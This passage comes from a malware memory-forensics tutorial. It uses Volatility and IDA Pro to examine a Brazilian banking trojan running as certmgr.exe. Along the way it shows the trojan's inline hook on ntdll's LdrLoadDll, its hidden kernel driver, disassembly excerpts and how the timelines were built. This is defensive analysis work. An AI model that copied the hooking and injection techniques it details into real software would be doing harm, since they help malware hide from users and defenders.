REG_EXPAND_SZ Sidebar : (S) %ProgramFiles%\Windows Sidebar\Sidebar.exe /autoRun

```

As we expected, the malware created an entry for starting the **certmgr.exe** in each boot. 😊 We can continue using the **handles plugin**, but this time we are going to specify a specific option to investigate artifacts related to files, as shown below:

```

root@kali:/malwares/trojan_banker_stuff# export VOLATILITY_LOCATION=file:///malwares/trojan_banker_stuff/trojan_before_r.vmem
root@kali:/malwares/trojan_banker_stuff# vol.py handles -p 2580 -t File
Volatility Foundation Volatility Framework 2.6
Offset(V)  Pid  Handle  Access Type  Details
-----
0x8521cd88  2580  0x8  0x100020 File  \Device\HarddiskVolume2\Program Files\Windows Kits\10\bin\x86
0x85218210  2580  0xa4  0x100020 File  \Device\HarddiskVolume2\Windows\winsxs\x86_microsoft.windows.common-control
_6595b64144ccf1df_6.0.7601.17514_none_41e6975e2bd6f2b2
0x86a5c798  2580  0xa8  0x100001 File  \Device\KsecDD
0x868c34a8  2580  0xc8  0x100020 File  \Device\HarddiskVolume2\Windows\winsxs\x86_microsoft.windows.common-control
_6595b64144ccf1df_6.0.7601.17514_none_41e6975e2bd6f2b2
0x85213828  2580  0xf4  0x120089 File  \Device\HarddiskVolume2\Windows\Registration\R00000000000c.clb
0x85171788  2580  0x154  0x12019f File  \Device\HarddiskVolume2\Users\AB\AppData\Roaming\Microsoft\Windows\Cookies\
ndex.dat
0x86a2d220  2580  0x158  0x12019f File  \Device\HarddiskVolume2\Users\AB\AppData\Local\Microsoft\Windows\Temporary
nternet Files\Content.IE5\index.dat
0x851f1908  2580  0x204  0x12019f File  \Device\HarddiskVolume2\Users\AB\AppData\Local\Microsoft\Windows\History\Hi
story.IE5\index.dat
0x851944b0  2580  0x2fc  0x100080 File  \Device\Nsi
0x86c5d0e8  2580  0x350  0x12019f File  \Device\HarddiskVolume2\Users\AB\AppData\Roaming\Microsoft\Windows\IETldCac
e\index.dat
root@kali:/malwares/trojan_banker_stuff# vol.py handles -p 3764 -t File
Volatility Foundation Volatility Framework 2.6
Offset(V)  Pid  Handle  Access Type  Details
-----
0x85227588  3764  0x8  0x100020 File  \Device\HarddiskVolume2\Program Files\Windows Kits\10\bin\x86
root@kali:/malwares/trojan_banker_stuff# export VOLATILITY_LOCATION=file:///malwares/trojan_banker_stuff/trojan_after_r.vmem
root@kali:/malwares/trojan_banker_stuff# vol.py handles -p 3132 -t File
Volatility Foundation Volatility Framework 2.6
Offset(V)  Pid  Handle  Access Type  Details
-----
0x86d6f258  3132  0x8  0x100020 File  \Device\HarddiskVolume2\Windows\System32
0x86dfd960  3132  0xac  0x100001 File  \Device\KsecDD
0x86c1b530  3132  0x190  0x100080 File  \Device\Nsi
0x86bca038  3132  0x1a8  0x16019f File  \Device\Afd\Endpoint

```

Apparently, there is not any very relevant information because the **KsecDD** provides kernel security device driver and it is related to **certmgr.exe process**.

Checking whether the **certmgr.exe** hooks any critical function is our next step. Of course, Volatility has an amazing plugin named **apihook**, which checks the main hook types such as **Inline, Detour, Trampoline, IAT Hooking, EAT Hooking** (not so good because the it is only effective for modules loaded the hooking), **Syscalls** and so on. Thus, execute the plugin as shown below:

```
root@kali:~/malwares/trojan_banker_stuff# vol.py apihooks -p 3132 |
egrep -i 'function'
Volatility Foundation Volatility Framework 2.6
Function: ntdll.dll!LdrLoadDll at 0x76fe22ae
Function: ntdll.dll!NtClose at 0x76fc5508
Function: ntdll.dll!NtCreateFile at 0x76fc5608
Function: ntdll.dll!NtCreateSection at 0x76fc5728
Function: ntdll.dll!NtMapViewOfSection at 0x76fc5c68
Function: ntdll.dll!NtOpenFile at 0x76fc5d18
Function: ntdll.dll!NtQueryAttributesFile at 0x76fc5f78
Function: ntdll.dll!NtQueryInformationFile at 0x76fc6058
Function: ntdll.dll!NtQueryObject at 0x76fc6168
Function: ntdll.dll!NtQuerySection at 0x76fc61c8
Function: ntdll.dll!NtQueryVirtualMemory at 0x76fc6298
Function: ntdll.dll!NtQueryVolumeInformationFile at 0x76fc62a8
Function: ntdll.dll!NtReadFile at 0x76fc62f8
Function: ntdll.dll!NtSetInformationFile at 0x76fc6678
Function: ntdll.dll!NtUnmapViewOfSection at 0x76fc69f8
Function: ntdll.dll!ZwClose at 0x76fc5508
Function: ntdll.dll!ZwCreateFile at 0x76fc5608
Function: ntdll.dll!ZwCreateSection at 0x76fc5728
Function: ntdll.dll!ZwMapViewOfSection at 0x76fc5c68
Function: ntdll.dll!ZwOpenFile at 0x76fc5d18
Function: ntdll.dll!ZwQueryAttributesFile at 0x76fc5f78
Function: ntdll.dll!ZwQueryInformationFile at 0x76fc6058
Function: ntdll.dll!ZwQueryObject at 0x76fc6168
Function: ntdll.dll!ZwQuerySection at 0x76fc61c8
Function: ntdll.dll!ZwQueryVirtualMemory at 0x76fc6298
Function: ntdll.dll!ZwQueryVolumeInformationFile at 0x76fc62a8
Function: ntdll.dll!ZwReadFile at 0x76fc62f8
Function: ntdll.dll!ZwSetInformationFile at 0x76fc6678
Function: ntdll.dll!ZwUnmapViewOfSection at 0x76fc69f8
Function: <unknown>
```

Wow! Several functions were hooked and all them except the first one (**ntdll.dll!LdrLoadDll**) at output, **which was hooked by EtawJa.dll**, have an **unknown hook module**, but a small sample follows below:

```
root@kali:~/malwares/trojan_banker_stuff# vol.py apihooks -p 3132 -v | egrep -i 'function|hooking'
Volatility Foundation Volatility Framework 2.6
Function: ntdll.dll!LdrLoadDll at 0x76fe22ae
Hooking module: EtawJa.dll
Function: ntdll.dll!NtClose at 0x76fc5508
Hooking module: <unknown>
Function: ntdll.dll!NtCreateFile at 0x76fc5608
Hooking module: <unknown>
Function: ntdll.dll!NtCreateSection at 0x76fc5728
Hooking module: <unknown>
Function: ntdll.dll!NtMapViewOfSection at 0x76fc5c68
```

The “**unknown**” status is because as the malware hooked the **LdrLoadDll()** function and consequently the **LoadLibrary()** function, so it is not using the **LoadLibrary()** function to inject

the malicious code into the **certmgr.exe** process. Furthermore, the DLL list from the **PEB (Process Environment Block)** structure was not updated and there is not any memory mapped file name accessible from the **VAD (Virtual Address Descriptor)**.

It is straight to check the first hooked function (**LdrLoadDll()**) a bit closer. From the **apihooks** plugin's output, we have the following:

```

root@kali:/malwares/trojan_banker_stuff# vol.py apihooks -p 3132
Volatility Foundation Volatility Framework 2.6
*****
Hook mode: Usermode
Hook type: Inline/Trampoline
Process: 3132 (certmgr.exe)
Victim module: ntdll.dll (0x76f80000 - 0x770bc000)
Function: ntdll.dll!LdrLoadDll at 0x76fe22ae
Hook address: 0x53eeb0
Hooking module: EtawJa.dll

Disassembly(0):
0x76fe22ae e9fdbc5589 JMP 0x53eeb0
0x76fe22b3 51 PUSH ECX
0x76fe22b4 51 PUSH ECX
0x76fe22b5 a15875fd76 MOV EAX, [0x76fd7558]
0x76fe22ba 53 PUSH EBX
0x76fe22bb 56 PUSH ESI
0x76fe22bc 8b7508 MOV ESI, [EBP+0x8]
0x76fe22bf 83c801 OR EAX, 0x1
0x76fe22c2 57 PUSH EDI
0x76fe22c3 bb DB 0xbb
0x76fe22c4 98 CWDE
0x76fe22c5 7e DB 0x7e

root@kali:/malwares/trojan_banker_stuff# vol.py volshell
Volatility Foundation Volatility Framework 2.6
Current context: System @ 0x851c9690, pid=4, ppid=0 DTB=0x185000
Python 2.7.13 (default, Jan 19 2017, 14:48:08)
Type "copyright", "credits" or "license" for more information.

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object? -> Details about 'object', use 'object??' for extra details.

In [1]: cc(pid=3132)
Current context: certmgr.exe @ 0x86d865f0, pid=3132, ppid=2992 DTB=0x7f3085c0

In [2]: dis(0x76fe22ae)
0x76fe22ae e9fdbc5589 JMP 0x53eeb0
0x76fe22b3 51 PUSH ECX
0x76fe22b4 51 PUSH ECX
0x76fe22b5 a15875fd76 MOV EAX, [0x76fd7558]
0x76fe22ba 53 PUSH EBX
0x76fe22bb 56 PUSH ESI
0x76fe22bc 8b7508 MOV ESI, [EBP+0x8]
    
```

**Inline Hook / Trampoline**

```

In [3]: dis(0x53eeb0)
0x53eeb0 55          PUSH EBP
0x53eeb1 57          PUSH EDI
0x53eeb2 56          PUSH ESI
0x53eeb3 53          PUSH EBX
0x53eeb4 81ec4c010000 SUB ESP, 0x14c
0x53eeba 8bb42468010000 MOV ESI, [ESP+0x168]
0x53eec1 8d7c243c    LEA EDI, [ESP+0x3c]
0x53eec5 c644243625 MOV BYTE [ESP+0x36], 0x25
0x53eeea c64424372e MOV BYTE [ESP+0x37], 0x2e
0x53eecf c64424382a MOV BYTE [ESP+0x38], 0x2a
0x53eed4 c64424396c MOV BYTE [ESP+0x39], 0x6c
0x53eed9 c644243a73 MOV BYTE [ESP+0x3a], 0x73
0x53eede 8b4604     MOV EAX, [ESI+0x4]
0x53eee1 c644243b00 MOV BYTE [ESP+0x3b], 0x0
0x53eee6 89442410    MOV [ESP+0x10], EAX
0x53eeea 0fb706     MOVZX EAX, WORD [ESI]
0x53eedd c744240403010000 MOV DWORD [ESP+0x4], 0x103
0x53eef5 893c24     MOV [ESP], EDI
0x53eef8 8944240c    MOV [ESP+0xc], EAX
0x53eefc 8d442436    LEA EAX, [ESP+0x36]
0x53ef00 89442408    MOV [ESP+0x8], EAX
0x53ef04 e877ffff    CALL 0x53ee80

```

If you prefer seeing this hooking in the **IDA Pro**, so you can proceed by checking a good **ntdll.dll!LdrLoadDll** function code first as shown below:

```

; int __stdcall LdrLoadDll(int, int, PCUNICODE_STRING Source, int)
; public _LdrLoadDll@16
; proc near
; CODE XREF: LdrpCorInitialize()+07f1p
; LdrpInitializeProcess(x,x)+91f1p ...

var_8          = dword ptr -8
arg_0          = dword ptr 8
arg_4         = dword ptr 0Ch
Source        = dword ptr 10h
arg_C         = dword ptr 14h

; FUNCTION CHUNK AT .text:77F26C12 SIZE 00000011 BYTES
; FUNCTION CHUNK AT .text:77F3D7BB SIZE 0000004F BYTES

mov     edi, edi
push   ebp
mov     ebp, esp
push   ecx
push   ecx
mov     eax, ds:dword_77F17558
push   ebx
push   esi
mov     esi, [ebp+arg_0]
or     eax, 1
push   edi
mov     ebx, offset aLdrloaddll_0 ; "LdrLoadDll"
mov     edi, offset aDWin7sp1_gdr_3 ; "d:\\win7sp1_gdr\\minkernel\\ntdll\\ldra"...
test   _ShowSnaps, eax
jnz    loc_77F3D7BB

loc_77F22D09:
; CODE XREF: LdrLoadDll(x,x,x,x)+1B52F1j
mov     eax, _ShowSnaps
test   ds:dword_77F1755C, eax
jnz    loc_77F3D7E2

loc_77F222EA:
; CODE XREF: LdrLoadDll(x,x,x,x)+1B5351j
test   esi, esi
jz     loc_77F26C12
push   esi
lea   eax, [ebp+var_8]
push   eax
call  _RtlInitUnicodeStringEx@8 ; RtlInitUnicodeStringEx(x,x)
test   eax, eax
jl     short loc_77F2235A
lea   ecx, [ebp+var_8]

```

Good LdrLoadDll ( ) function

Thus, you can compare this code list against the **bad ntdll.dll** from the memory. To accomplish this task, dump the **bad ntdll.dll** from memory as shown in the next steps:

```
root@kali:/malwares/trojan_banker_stuff# vol.py dlllist -p 3132 | grep ntdll.dll
Volatility Foundation Volatility Framework 2.6
0x76f80000 0x13c000 0xffff 1970-01-01 00:00:00 UTC+0000 C:\Windows\SYSTEM32\ntdll.dll
root@kali:/malwares/trojan_banker_stuff# vol.py dlldump -p 3132 -b 0x76f80000 --fix -m -D .
Volatility Foundation Volatility Framework 2.6
Process(V) Name      Module Base Module Name      Result
-----
0x86d865f0 certmgr.exe      0x076f80000 ntdll.dll          OK: module.3132.7e3865f0.76f80000.dll
root@kali:/malwares/trojan_banker_stuff# █
```

Now we should load it into the IDA Pro and see the expected hooking instruction at beginning:

```
; Exported entry 137. LdrLoadDll
; ===== S U B R O U T I N E =====
; Attributes: thunk

LdrLoadDll      public LdrLoadDll
                proc near
                ; CODE XREF: sub_76FA55D9+D7↑p
                ; sub_76FE740F+91F↓p ...
                jmp     near ptr 53EEB0h ← HOOKING
                endp

; -----
                push    ecx
                push    ecx
                mov     eax, ds:dword_76FD7558
                push    ebx
                push    esi
                mov     esi, [ebp+8]
                or      eax, 1
                push    edi
                mov     ebx, offset aLdrloaddll_0 ; "LdrLoadDll"
                mov     edi, offset aDWin7sp1_gd_14 ; "d:\\win7sp1_gdr\\minkernel\\ntdll\\ldra"...
                test    dword_7705D9C0, eax
                jnz     loc_76FFD7BB

                Bad LdrLoadDll function
```

I had almost forgotten, but the reader could not be able to remember the meaning of all these functions by heart, so a much summarized list follows:

- **LdrLoadDll( ) (NT Native API)** → Loads a DLL.
- **NtClose( )** → Closes the specified handle.
- **NtCreateFile( )** → This function, a user-mode equivalent function to the **ZwCreateFile()**, creates a new file or directory, or opens an existing file, device, directory, or volume.
- **NtCreateSection( )** → This routine creates a section object, which is an object that represents a section of memory that can be shared. Additionally, we should remember that any process can use a section object to share parts of its memory address space with other processes and section objects provide the mechanism by which a process can map a file into its memory address space.
- **NtMapViewOfSection( )** → It maps a view of a section into the virtual address space of a subject process.
- **NtOpenFile( )** → This function opens an existing file, device, directory, or volume, and returns a handle for the file object.

- **NtQueryAttributesFile( )** → Retrieves basic attributes for the specified file object (for example, to check whether an attribute exists).
- **NtQueryInformationFile( )** → Returns a complete information about a file object such as file access information, flags specifying access mode, full path, and so on.
- **NtQueryObject( )** → It retrieves information about any or all objects opened by calling process. Additionally, it can be used with any type of object.
- **NtQuerySection( )** → it retrieves information about the section object.
- **NtQueryVirtualMemory( )** → It routine determines the state, protection, and type of a region of pages within the virtual address space of the subject process.
- **NtQueryVolumeInformationFile( )** → Retrieves information about the volume associated with a given file, directory, storage device, or volume.
- **NtReadFile( )** → It reads data from an open file.
- **NtSetInformationFile( )** → It changes different types of information about a file object.
- **NtUnmapViewOfSection( )** → It unmaps a view of a section from the virtual address space of a subject process.
- **ZwClose( )** → Similar to NtClose( )
- **ZwCreateFile( )** → Similar to NtCreateFile( )
- **ZwCreateSection( )** → Similar to CreateFile( )
- **ZwMapViewOfSection( )** → Similar to NtMapViewOfSection( )
- **ZwOpenFile( )** → Similar to NtOpenFile( )
- **ZwQueryAttributesFile( )** → Similar to NtQueryAttributesFile( )
- **ZwQueryInformationFile( )** → Similar to NtQueryInformationFile( )
- **ZwQueryObject( )** → Similar to NtQueryObject( )
- **ZwQuerySection( )** → Similar to NtQuerySection( )
- **ZwQueryVirtualMemory( )** → Similar to NtQueryVirtualMemory( )
- **ZwQueryVolumeInformationFile( )** → Similar to NtQueryVolumeInformationFile( )
- **ZwReadFile( )** → Similar to NtReadFile( )
- **ZwSetInformationFile( )** → Similar to NtSetInformationFile( )
- **ZwUnmapViewOfSection( )** → Similar to NtUnmapViewOfSection( )

The reader might remember that both **Nt and Zw function versions** have a different way to check their parameters when the function is called. For example **Nt version function** always validates the parameters when it is called from user or kernel land. However, the **Zw version function** doesn't validate the parameters when it is called from the kernel mode driver. Finally, **Zw version** always validates the parameters when it called from user-mode application.

Going onward, I have tried to find orphan threads. For finding them, it is necessary to make a list of the loaded drivers and their respective start addresses, looking for each **ETHREAD object**, record its start address and check if this start address is in the range of the loaded driver. If it is not, so this thread is hidden (detached). Of course, it is not necessary the Volatility to check it because we could open the Process Explorer, looking for the **process 4 (System)**, go to **Threads tab** and find any thread without a driver. Obviously, smart malwares could overwrite the **EPROCESS.StartAddress** field with a pointer to a valid driver. ☺

Anyway, there is not any orphan thread running on the system and coming from our target process, as shown below:



```
root@kali:/malwares/trojan_banker_stuff# vol.py -p 3132 threads -F OrphanThreads
```

Volatility Foundation Volatility Framework 2.6  
 [x86] Gathering all referenced SSDTs from KTHREADS...  
 Finding appropriate address space for tables...

Checking for drivers running on the system, we have found the following result:

```
root@kali:/malwares/trojan_banker_stuff# vol.py driverscan
Volatility Foundation Volatility Framework 2.6
Offset(P)          #Ptr    #Hnd Start          Size Service Key          Name          Driver Name
-----
0x000000007e40c6e0 3        0 0x9692d000         0x12000 mpsdrv          mpsdrv        \Driver\mpsdrv
0x000000007e4326f0 3        0 0x96914000         0x19000 bowser          bowser        \FileSystem\bowser
0x000000007e43ff38 4        0 0x9693f000         0x23000 mrxsmb         mrxsmb        \FileSystem\mrxsmb
0x000000007e440af8 2        0 0x9699d000         0x1b000 mrxsmb20       mrxsmb20     \FileSystem\mrxsmb20
0x000000007e441a58 2        0 0x96962000         0x3b000 mrxsmb10       mrxsmb10     \FileSystem\mrxsmb10
0x000000007e44ec68 4        0 0x980b3000         0x21000 srvnet         srvnet        \FileSystem\srvnet
0x000000007e474e80 4        0 0x98181000         0x13000 PROCMON23     PROCMON23    \FileSystem\PROCMON23
0x000000007e524120 3        0 0x980e1000         0x4f000 srv2           srv2          \FileSystem\srv2
0x000000007e52e8a0 3        0 0x98130000         0x51000 srv            srv           \FileSystem\srv
```

The list is long, but there is an interesting kernel driver that deserves our attention:

```
0x000000007f5a5db8 4        0 0x89803000         0x32000 fvevol          fvevol        \Driver\fvevol
0x000000007f5aca18 3        0 0x89835000         0x11000 Disk           Disk          \Driver\Disk
0x000000007f5acc08 2        0 0x895dd000         0x8000 hwpolicy       hwpolicy      \Driver\hwpolicy
0x000000007f5aeef0 2        0 0x8986b000         0x6000 1C51F309C6EBA200 1C51F...A200 \Driver\1C51F309C6EBA200
0x000000007f985728 83       0 0x890ff000         0x2a000 pci            pci           \Driver\pci
0x000000007f9e9910 2        0 0x88fba000         0x29180 vmbus          vmbus         \Driver\vmbus
0x000000007fa51650 5        0 0x891b3000         0x7000 intelide       intelide      \Driver\intelide
```

It is possible to find the module associated to this driver by executing the following command:

```
root@kali:/malwares/trojan_banker_stuff# vol.py modules | grep 0x8986b000
Volatility Foundation Volatility Framework 2.6
```

```
0x851437a8 bf190a1f.sys    0x8986b000 0x6000 \SystemRoot\system32\drivers\bf190a1f.sys
```

During our previous analysis, the name of this driver has already come up, so we can dump it by executing the following command:

```
root@kali:/malwares/trojan_banker_stuff# vol.py moddump --fix -m -b 0x8986b000 -D .
Volatility Foundation Volatility Framework 2.6
Module Base Module Name          Result
-----
0x08986b000 bf190a1f.sys          OK: driver.8986b000.sys
```

Unfortunately, if we load the extracted driver into the **IDA Pro**, it won't show us named functions. However, we are able to fix this problem by using **impscan plugin**, which will generate all necessary function names from the base address and make the life easier during a static analysis later:

```

root@kali:/malwares/trojan_banker_stuff# vol.py impscan -b 0x8986b000 --output=idc
Volatility Foundation Volatility Framework 2.6
MakeDword(0x8986D000);
MakeName(0x8986D000, "RtlAnsiStringToUnicodeString");
MakeDword(0x8986D004);
MakeName(0x8986D004, "RtlFreeUnicodeString");
MakeDword(0x8986D008);
MakeName(0x8986D008, "ZwClose");
MakeDword(0x8986D00C);
MakeName(0x8986D00C, "ZwOpenKey");
MakeDword(0x8986D010);
MakeName(0x8986D010, "ZwSetValueKey");
MakeDword(0x8986D014);
MakeName(0x8986D014, "KeBugCheckEx");
MakeDword(0x8986D018);
MakeName(0x8986D018, "RtlInitAnsiString");

```

Remember few points about this technique:

- **Impscan plugin** doesn't make a new version of the dumped file, but it simply **provides the missing label to import the executable** into IDA Pro.
- **Impscan plugin** determines all labels according to the following steps:
  - The **base address and the respective size** of each **DLL** present in the process.
  - By using the **pefile**, it **parses the EAT (Export Address Table)** of each **DLL** for finding the **offset and the respective name** of each **exported function**.
  - Afterwards, **impscan plugin** looks for **jmp and call instructions** in the code.
  - At the end, the destination address **takes it to an API**, so it records the **function address and its respective name**.
- Loading these commands into the **IDA Pro** is straight. Go to **File → Script Command (SHIFT + F2)**, past the output of the **IDC script** and **Run**. Afterwards, just in case you need, go to **Options → General → Analysis → Reanalyze Program**. See the result below:

```

.text:8986C118 loc_8986C118:                                     ; CODE XREF: sub_8986C0EA+C1j
.text:8986C118      push  esi
.text:8986C119      push  edi
.text:8986C11A      push  1
.text:8986C11C      push  [ebp+arg_0]
.text:8986C11F      mov   edi, offset byte_8986E200
.text:8986C124      push  edi
.text:8986C125      call  sub_8986C000
.text:8986C12A      push  eax                ; SourceString
.text:8986C12B      lea  eax, [ebp+DestinationString]
.text:8986C12E      push  eax                ; DestinationString
.text:8986C12F      call  dword ptr ds:RtlInitAnsiString
.text:8986C135      push  1                  ; AllocateDestinationString
.text:8986C137      lea  eax, [ebp+DestinationString]
.text:8986C13A      push  eax                ; SourceString
.text:8986C13B      push  [ebp+arg_4]        ; DestinationString
.text:8986C13E      call  dword ptr ds:RtlAnsiStringToUnicodeString
.text:8986C144      push  0
.text:8986C146      push  [ebp+arg_0]
.text:8986C149      mov   esi, eax

```

It is always recommended to check strings when analyzing a driver for collecting evidences, as shown below:

```
root@kali:/malwares/trojan_banker_stuff# strings -a driver.8986b000.sys
!This program cannot be run in DOS mode.
Rich
.text
h.rdata
H.data
INIT
b.reloc
f9D7
QSSP
_^[ ]
RSDS
E:\Work2016\Projetos\Remoto\Client\driver\Win7Release\driver.pdb
.text$mn
.idata$5
.00cfg
.rdata
.rdata$zzzdbg
.data
.bss
INIT
.idata$2
.idata$3
.idata$4
.idata$6
root@kali:/malwares/trojan_banker_stuff# strings -el driver.8986b000.sys
W, RAM$ ' :
```

Please, pay attention to few interesting facts:

- The file path `"E:\Work2016\Projetos\Remoto\Client\driver\Win7Release\driver.pdb"` contains words written in Portuguese language ("Projetos" and "Remoto"). These facts confirm our opinion that probably the author lives in Brazil.
- He/she a **pdb file**, which could suggest that he/she has worked on the driver code.

In the step I've checked if the found driver had performed any hook at IRP table. As maybe you remember about this topic:

- On Windows, **applications** usually **communicates with drivers** by sending **IRPs (I/O Request Packets)**, where the **IRP** is a **data structure** which represents this packet, **identifies the operation (read, write, and so on)** by using an integer and the respective **buffer** involved in the operation.
- Furthermore, **each driver holds a table of 28 function pointers** to handle different operations.
- If a malware **hooks** any entry in the driver's IRP function table, so it can control the communication and action performed by the driver.

- Any malware that overwrites the **IRP\_MJ\_WRITE** function in the **driver's IRP** can **inspect the data buffer from any write operation** to disk or network.

Unfortunately, there was not any hooking at IRP table of the **1C51F309C6EBA200 driver (bf190a1f.sys module)**, as shown below: ☺

```
root@kali:~/malwares/trojan_banker_stuff# vol.py driverirp -r 1C51F309C6EBA200
Volatility Foundation Volatility Framework 2.6
```

```
-----
DriverName: 1C51F309C6EBA200
DriverStart: 0x8986b000
DriverSize: 0x6000
DriverStartIo: 0x0
 0 IRP_MJ_CREATE                0x82ac40e5 ntoskrnl.exe
 1 IRP_MJ_CREATE_NAMED_PIPE    0x82ac40e5 ntoskrnl.exe
 2 IRP_MJ_CLOSE                 0x82ac40e5 ntoskrnl.exe
 3 IRP_MJ_READ                  0x82ac40e5 ntoskrnl.exe
 4 IRP_MJ_WRITE                 0x82ac40e5 ntoskrnl.exe
 5 IRP_MJ_QUERY_INFORMATION     0x82ac40e5 ntoskrnl.exe
 6 IRP_MJ_SET_INFORMATION       0x82ac40e5 ntoskrnl.exe
 7 IRP_MJ_QUERY_EA              0x82ac40e5 ntoskrnl.exe
 8 IRP_MJ_SET_EA                0x82ac40e5 ntoskrnl.exe
 9 IRP_MJ_FLUSH_BUFFERS        0x82ac40e5 ntoskrnl.exe
10 IRP_MJ_QUERY_VOLUME_INFORMATION 0x82ac40e5 ntoskrnl.exe
11 IRP_MJ_SET_VOLUME_INFORMATION 0x82ac40e5 ntoskrnl.exe
12 IRP_MJ_DIRECTORY_CONTROL    0x82ac40e5 ntoskrnl.exe
13 IRP_MJ_FILE_SYSTEM_CONTROL  0x82ac40e5 ntoskrnl.exe
14 IRP_MJ_DEVICE_CONTROL       0x82ac40e5 ntoskrnl.exe
15 IRP_MJ_INTERNAL_DEVICE_CONTROL 0x82ac40e5 ntoskrnl.exe
16 IRP_MJ_SHUTDOWN             0x82ac40e5 ntoskrnl.exe
17 IRP_MJ_LOCK_CONTROL         0x82ac40e5 ntoskrnl.exe
18 IRP_MJ_CLEANUP              0x82ac40e5 ntoskrnl.exe
19 IRP_MJ_CREATE_MAILSLLOT     0x82ac40e5 ntoskrnl.exe
20 IRP_MJ_QUERY_SECURITY       0x82ac40e5 ntoskrnl.exe
21 IRP_MJ_SET_SECURITY         0x82ac40e5 ntoskrnl.exe
22 IRP_MJ_POWER                0x82ac40e5 ntoskrnl.exe
23 IRP_MJ_SYSTEM_CONTROL       0x82ac40e5 ntoskrnl.exe
24 IRP_MJ_DEVICE_CHANGE        0x82ac40e5 ntoskrnl.exe
25 IRP_MJ_QUERY_QUOTA          0x82ac40e5 ntoskrnl.exe
26 IRP_MJ_SET_QUOTA            0x82ac40e5 ntoskrnl.exe
27 IRP_MJ_PNP                  0x82ac40e5 ntoskrnl.exe
```

It is not subverted! ☺

Another interesting approach would be to create a timeline using **MFT data** and any other interesting stuff (in this case we do not need **shellbags**) to understand and find any possible events around the **certmgr.exe** execution. Of course, in our case, we have executed a dynamic analysis because we have the malware. Nonetheless, when we perform incident handling procedures at customer facilities in real cases, we do not know anything about the malware and this timeline, which is generated from memory, it will be extremely useful.

Furthermore, if we do not hold the malware on hands then it is not possible to perform a dynamic analysis by using **Process Monitor**, **Process Explorer**, **RegShot** and other excellent tools, for example.

Create an efficient timeline for both scenarios (before rebooting and during the infection process, and after rebooting) is a simple task. To accomplish these tasks, we have to execute the following commands:

```
root@kali:/malwares/trojan_banker_stuff# vol.py timeliner --output-file=timeliner_b.txt --output=body
Volatility Foundation Volatility Framework 2.6
Outputting to: timeliner_b.txt
```

```
root@kali:/malwares/trojan_banker_stuff# vol.py mftparser --output-file=mft_b.txt --output=body
Volatility Foundation Volatility Framework 2.6
Outputting to: mft_b.txt
Scanning for MFT entries and building directory, this can take a while
```

```
root@kali:/malwares/trojan_banker_stuff# cat timeliner_b.txt mft_b.txt > completetimeline_b.txt
```

```
root@kali:/malwares/trojan_banker_stuff# mactime -b completetimeline_b.txt -d -z UTC >
finaltimeline_b.txt
```

```
root@kali:/malwares/trojan_banker_stuff# export
VOLATILITY_LOCATION=file:///malwares/trojan_banker_stuff/trojan_after_r.vmem
```

```
root@kali:/malwares/trojan_banker_stuff# vol.py timeliner --output-file=timeliner_a.txt --output=body
Volatility Foundation Volatility Framework 2.6
Outputting to: timeliner_a.txt
```

```
root@kali:/malwares/trojan_banker_stuff# vol.py mftparser --output-file=mft_a.txt --output=body
Volatility Foundation Volatility Framework 2.6
Outputting to: mft_a.txt
Scanning for MFT entries and building directory, this can take a while
```

```
root@kali:/malwares/trojan_banker_stuff# cat timeliner_a.txt mft_a.txt > completetimeline_a.txt
```

```
root@kali:/malwares/trojan_banker_stuff# mactime -b completetimeline_a.txt -d -z UTC >
finaltimeline_a.txt
```

The sequence of commands is straight and it can be repeated in any other case.

At this time, we have both timelines (from before and after rebooting the system) and we could find any relevant fact within them. Of course, as we have executed the **certmgr.exe** program, so it would be a good shot for the first try looking for the “certmgr.exe” string and other words/messages around it.

During this analysis, it is very important to pay attention to the time and potential associated strings, which can raise new relevant facts. It would be wrong to imagine this procedure as an extension of the dynamic analysis because we are examining facts and logs that occurred during the malware execution.

It follows below a small snapshot of the **certmgr.exe** event within the **finaltimeline\_a.txt** file:

```
,0,0,0,"[Handle (Key)] MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS IpOverUsbSvc.e PID: 1488/PPID: 504/POffset: 0x7e463d40"
,0,0,0,"[Handle (Key)] MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS SearchIndexer. PID: 3536/PPID: 504/POffset: 0x7e3a1030"
,0,0,0,"[Handle (Key)] MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS TPAutoConnSvc. PID: 584/PPID: 504/POffset: 0x7e585c48"
,0,0,0,"[Handle (Key)] MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS TPAutoConnect. PID: 2348/PPID: 584/POffset: 0x7e228220"
,0,0,0,"[Handle (Key)] MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS VSSVC.exe PID: 2752/PPID: 504/POffset: 0x7f874d40"
,0,0,0,"[Handle (Key)] MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS WmiPrvSE.exe PID: 2876/PPID: 620/POffset: 0x7e161d40"
,0,0,0,"[Handle (Key)] MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS armsvc.exe PID: 1416/PPID: 504/POffset: 0x7ea87030"
,0,0,0,"[Handle (Key)] MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS audiodg.exe PID: 964/PPID: 768/POffset: 0x7e7a45f8"
,0,0,0,"[Handle (Key)] MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS certmgr.exe PID: 3132/PPID: 2992/POffset: 0x7e3865f0"
,0,0,0,"[Handle (Key)] MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS conhost.exe PID: 2360/PPID: 412/POffset: 0x7e22a690"
,0,0,0,"[Handle (Key)] MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS csrss.exe PID: 352/PPID: 344/POffset: 0x7eef208"
,0,0,0,"[Handle (Key)] MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS csrss.exe PID: 412/PPID: 396/POffset: 0x7ea30d40"
,0,0,0,"[Handle (Key)] MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS dllhost.exe PID: 1220/PPID: 504/POffset: 0x7e5b1d40"
,0,0,0,"[Handle (Key)] MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS dllhost.exe PID: 2144/PPID: 504/POffset: 0x7e5e7988"
